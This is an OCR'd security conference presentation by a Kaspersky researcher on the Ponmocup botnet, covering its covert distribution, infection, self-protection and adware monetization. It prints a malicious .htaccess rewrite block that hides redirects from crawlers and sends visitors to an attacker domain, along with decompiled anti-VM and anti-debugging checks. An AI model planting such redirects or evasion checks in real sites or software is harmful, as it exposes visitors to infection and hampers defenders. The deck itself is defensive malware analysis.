KASPERSKY lab

The Hidden Bot

Evgeny Aseev
Head of Virus Lab, APAC
Kaspersky Lab


Agenda

1. Oh my, yet another bot.. What is special about it?
2. Distribution model: be silent and careful
3. Infection process and payload
4. What is hidden needs to be unhidden

Yet Another Bot

Or not?

“How Big Is Big?”



Probably most of you don’t even know *Ponmocup*, so you may ask yourself how this botnet became that big. Well you already answered this question: The criminal obviously managed to stay under the radar for months (maybe even years). I’m sure there are even more botnets out there (like Artro and Ponmocup) that are quite big and still under the radar of the AV-industry / infosec community.

http://www.abuse.ch/?p=3294, 2011

KASPERSKY lab

Ponmocup / Pirminay / Milicenso Trojan

- Appeared in 2009
- Not **well-known**, very little research
  - c-APT-ure's blog posts
  - Couple of AV vendors' blog posts
- Not **well-detected** by AV vendors


SHA256:	d228c71d6d6e54aa529d0feb0070a5af49b4829fd00e6531527bf2caea3f00ac
File name:	games_vehicle_ugandan.exe
Detection ratio:	6 / 40
Analysis date:	2013-01-24 08:04:57 UTC (1 час, 19 минут ago)

- Why? It is **well-hidden**!


Distribution model

How is malware delivered?

Distribution model: scheme



Distribution model: conditions



Distribution model (stage 2): .htaccess kung fu

Version 3

```
RewriteEngine On
<redacted>
RewriteCond %{REQUEST_FILENAME} !.*jpg$|.*gif$|.*png|.*jpeg|.*mpg|.*avi|.*zip|.*gz|.*tar|.*ico$ [NC]
RewriteCond %{REMOTE_ADDR}      !^66\.249.*$ [NC]
RewriteCond %{REMOTE_ADDR}      !^74\.125.*$ [NC]
RewriteCond %{HTTP_COOKIE}      !^.*MPR.*$ [NC]
RewriteCond %{HTTP_USER_AGENT}  .*(Windows|Macintosh|iPad|iPhone|iPod|Android).* [NC]
RewriteCond %{HTTPS}            ^off$
RewriteRule .* - [E=MPR:%{TIME_SEC}]
RewriteRule .* - [E=SjG:sherajul.venicefloridarealestatesearchonline.net]

RewriteCond %{ENV:MPR} 0
RewriteRule ^.*
http://%{ENV:SjG}/s?playerh=390&volume=52.38095238095238&feature=related&at=2_3&ns=yt&pd=3.701&rt=41.876&scoville=1&len=30&plid=AATD2LKwPstAeWqH&fexp=920704,921
602,901700,913542,907335,922600,919306,924700,914030,907344,907217,920706,924500,902518,919324,906043,919316,912706&fs=0&st=23.475&mos=0&h=360&et=29.062&bd=2126
45&sdetail=f:related\%2Crv:qZhHUugDu84&ptk=M03vGK3Mdchy2ZeUWr2dlQ&bt=4.881&sidx=0&mt=0&bc=1697321&sourceid=yw&csipt=watch5ad&docid=SCkp8CWboNE&md=1&vid=Dt7x356S
ANpp6pHxvDgx0IBCzt9RNQE4C&art=1.453&vq=auto&hasstoryboard=1&vtmp=1&fvid=hNxvM2wSDzA&lact=41727&sd=B6F5EF807HH13412353864835 90&hl=en_US&cr=ID&ad_event=3&slots=ss
t~0;sidx~0;at~2_3&el=detailpage&w=480&allowed=2_1,2_3&tpmt=28&hbd=4241576&ad_flags=0&fmt=34&hbt=210.941&cid=4244090&referrer=http\%3A\%2F\%2F%{HTTP_HOST}\%2F&sc
reenw=1024&cfps=16.985138004246284&screenh=768&sst=0&playerw=640&sendtmp=1  [R=302,NE,L,CO=MPR:%{ENV:MPR}:%{HTTP_HOST}:10843:/:0:HttpOnly]
RewriteCond %{ENV:MPR} 1
RewriteRule ^.*
http://%{ENV:SjG}/1pix.gif?dcsdat=1340345269421&dcssip=&os=Windows\%20XP&lang=en&flashVer=WIN\%2010\%2C1\%2C102\%2C64&dcsref=http\%3A\%2F\%2F%{HTTP_HOST}\%2F&pl
ayerURL=http\%3A\%2F\%2F%{HTTP_HOST}\%2F&videoId=1505115769001&dcsuri=/viewer/video_view&sourceId=89804535001&publisherId=89804535001&affiliateId=&playerId=1522
730664001&lineupId=1521712908001&playerTag=  [R=302,NE,L,CO=MPR:%{ENV:MPR}:%{HTTP_HOST}:10233:/:0:HttpOnly]
RewriteCond %{ENV:MPR} 2
RewriteRule ^.*
http://%{ENV:SjG}/uds/afs?q=penawaran\%20penerbangan\%20di\%20Groningen\%2C\%20Belanda&client=pub-4945447687668159&channel=2968112925&hl=id&r=m&lines=3&oe=UTF-8
&ie=UTF-8&fexp=21404\%2C53010\%2C38723&format=n7&ad=n7&nocache=1340354924036&num=0&output=uds_ads_only&v=3&adext=as1\%2Csr1&lines=3&rurl=http\%3A\%2F\%2F%{HTTP_
HOST}\%2F&referer=http\%3A\%2F\%2F%{HTTP_HOST}\%2F&u_his=13&u_tz=420&dt=1340354924039&u_w=1024&u_h=768&bs=1007,618&ps=1007,1332&frm=0
[R=302,NE,L,CO=MPR:%{ENV:MPR}:%{HTTP_HOST}:10670:/:0:HttpOnly]
RewriteCond %{ENV:MPR} 3
RewriteRule ^.*
http://%{ENV:SjG}/js_flat_1_0/?mkt=sg&maxCount=2&source=yahoo_metro_id_ctxt&config=20385510373&ctxtUrl=http\%3A\%2F\%2F%{HTTP_HOST}\%2F&ctxtId=yahoo_id_metro&cb
=1342139661693373  [R=302,NE,L,CO=MPR:%{ENV:MPR}:%{HTTP_HOST}:10308:/:0:HttpOnly]
RewriteCond %{ENV:MPR} 4
RewriteRule ^.*
http://%{ENV:SjG}/1pix.gif?dcsdat=1340354100312&dcssip=&os=Windows\%20XP&lang=en&flashVer=WIN\%2010\%2C1\%2C102\%2C64&dcsref=http\%3A\%2F\%2F%{HTTP_HOST}\%2F&pl
ayerURL=http\%3A\%2F\%2F%{HTTP_HOST}\%2F&videoId=1216096166001&dcsuri=/viewer/video_view&sourceId=89804535001&publisherId=89804535001&affiliateId=&playerId=1522
730664001&lineupId=1521712908001&playerTag=  [R=302,NE,L,CO=MPR:%{ENV:MPR}:%{HTTP_HOST}:9752:/:0:HttpOnly]
RewriteCond %{ENV:MPR} 5
RewriteRule ^.*
http://%{ENV:SjG}/b?c1=8&c2=6299460&c3=1000000000000000002&ns__t=1340782758952&ns_c=UTF-8&c8=Komik\%20One\%20Piece\%20\%7C\%20Chapter\%20671\%20672\%20Hal\%203\
%20-\%20Baca\%20Manga\%20Bahasa\%20Indonesia\%20Online&c7=http\%3A\%2F\%2F%{HTTP_HOST}\%2F&c9=http\%3A\%2F\%2F%{HTTP_HOST}\%2F
```



KASPERSKY lab

Infection and payload

How the user is infected?

What happens next?

Infection process



KASPERSKY lab

Trojan self-protection

- Active anti-debugging/sandboxing/reverse engineering

```
FindFirstFile("C:\WINDOWS\system32\drivers\*.*",);
strchr("hgfs.sys|vmhgfs.sys|prleth.sys|prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("vmhgfs.sys|prleth.sys|prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("prleth.sys|prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("vmsrvc.sys|vmx86.sys|vmnet.sys",);
strchr("vmx86.sys|vmnet.sys",);
strchr("vmnet.sys",);
```

```
Process32First(0x30,);
strchr("vmware|vmount2|vmusrvc|vmsrvc|VBoxService|vboxtray|xenservice|joeboxserver|joeboxcontrol|wireshark|sniff_hit|sysAnalyzer|filemon|
procexp|procmon|regmon|autoruns|atcp2log.|awpta.|EHSniffer.|HTTP Sniffer|EtherD.|geturl.|HttpAnalyzer|InjectWinSock|HTTPDebugger|HTTPSniffer|
Network Protocol Analyzer|NetworkSniffer|netmon.|NetResident.|NETRES~1.|smsniff.|iptools.|SniffOM.|VisualSniffer.|Capsa.|HttpWatch|IEWebDeveloper",);
```

- C&C HTTP requests are generated from widespread tokens

```
strchr("call;cam;catalog;category;categorypage;cc;cms;common;content;contents;css;doc;entertainment;esupport;fantasy;features;finance;forum;forum
ry;hotels;ice;image;images;img;info;JobSeeker;js;link;list;listing;main;market;marketing;Media;mobile;news;News;pages;partners;pc;plugins;price;p
redir;s;search;section;servlet;shop;shopping;site;sports;static;Store;support;telesport;thumbs;top100;tracks;trade;travel;tv;user;video;videocent
widgets;wp-content;www",);
strchr("images;javascripts;js;jump;lang;live;main;mall;news;newsline;nomes;offers;page;photo;photos;player;policies;politics;public;redirect;s;s
let;shopping;show;sport;static;status;stylesheets;subscriptions;swf;theme;themes;thread;top;topics;travel;uploads;us;user;users;video;view;world
strchr("tg.aspx;tv-guide;tweet_button
strchr("JSESSIONID;kayak;leo_auth_tok
ID;ocnmtr;ocnpf;OrigMUID;parity_analy
ruid;rvd;S;s;SBSESSIONID;SESSID;sf.co
;traffic_control;tsession;u;uaid;ucd;
D;wPzd;xing;xn_visitor;yuv;zguid",);
strchr("listPageFilter;m-b;m-s;MARCA_
pb_session;pb_userid;PJSESSIONID;pref
;sid;SID;SSID;SSUID;startqip_uniq;sta
ig;UCID;ud;uid;UID;ukey;use_hitbox;Us
strchr("zp1;zp2",);
strchr("_wpn_sid;AB_TRACKING;abTestGroup;abTestId;abTestPriorityCode;admobuu;aep_acs_f;akaau;ano;anon;AnonSession;AnonTrack;ARSiteUser;articles-v
c_auth;bbsessionhash;bid;bkng;BX;c_Id;cache;cdb_sid;cef.env;CJK;cl_b;client_key;clogid;content_filter;context;core;cs;ctk;cu;custid;d;datr;DJSESS
;exp_tracker;FHSession;form_token;fpc;fpc_s;fpms;fpps;fpt;freq;GEO;geolocn;GETAFREE_T;GLOBALID;GU_LOCATION;guid;gvc;GW_JSESSIONID;hint;id;IdPage
imp_id;INDEED_CSRF_TOKEN;intl_acs_temp;intl_common_forever;INTUIT_SESSIONID;JSESSION;JSESSIONID;kayak;leo_auth_token;LIB_ADV_G;listPageFilter;m-b
```

```
GET /watch/imghp
GET /index.html
GET /call/images/tg.aspx
```

Actual payload and monetization

SanctionedMedia is a contextual search-based advertising application that allows us and our partners to provide you content and software, free of charge. SanctionedMedia recognizes keywords from your web browser and matches them to relevant products and services from our advertisers. SanctionedMedia delivers a limited number of contextually relevant ads and will never spam you with generic advertisements. A typical user will receive less than 3 ads per day.

SanctionedMedia can be easily uninstalled at any time by using the "Add or Remove Programs" menu in the Control Panel. For more detailed instructions, please click the "How To Uninstall" link below.

SanctionedMedia is interested in working with select software publishers to distribute our product via software bundling. We only work with partners that meet our high standards of distribution. Our software must be distributed exactly as we provide it. You can not create your own install method. You must use our provided self-installing .exe and can not, under any circumstances, circumvent our required disclosure screens prior to install. Absolutely no illegal or unethical distribution methods are allowed or will be tolerated.

If you are a software publisher / distributor with a software product that gets at least 5,000 installs per month and would like to increase your revenue by partnering with, and distributing, SanctionedMedia, please contact us at partners@sanctionedmedia.com. We normally work on a revenue share basis, but will also consider a pay-per-install (PPI) arrangement with select partners.

What is hidden needs to be unhidden

Summary & future steps

What is hidden needs to be unhidden

- What was unhidden
  - Very carefully crafted malicious campaign
  - Uses hacked websites, domains and dedicated servers for distribution, stolen digital certificates for infection
  - Robust protection from being analyzed/reversed
  - Target – install PUPs (PPI monetization model)
  - More than 3 years in the game, still roughly noticed by information security community and detected by AV vendors
- What needs to be unhidden
  - Current botnet size
  - Server-side code on dispatchers and infectors

Thank you!

Evgeny Aseev
Head of Virus Lab, APAC
Kaspersky Lab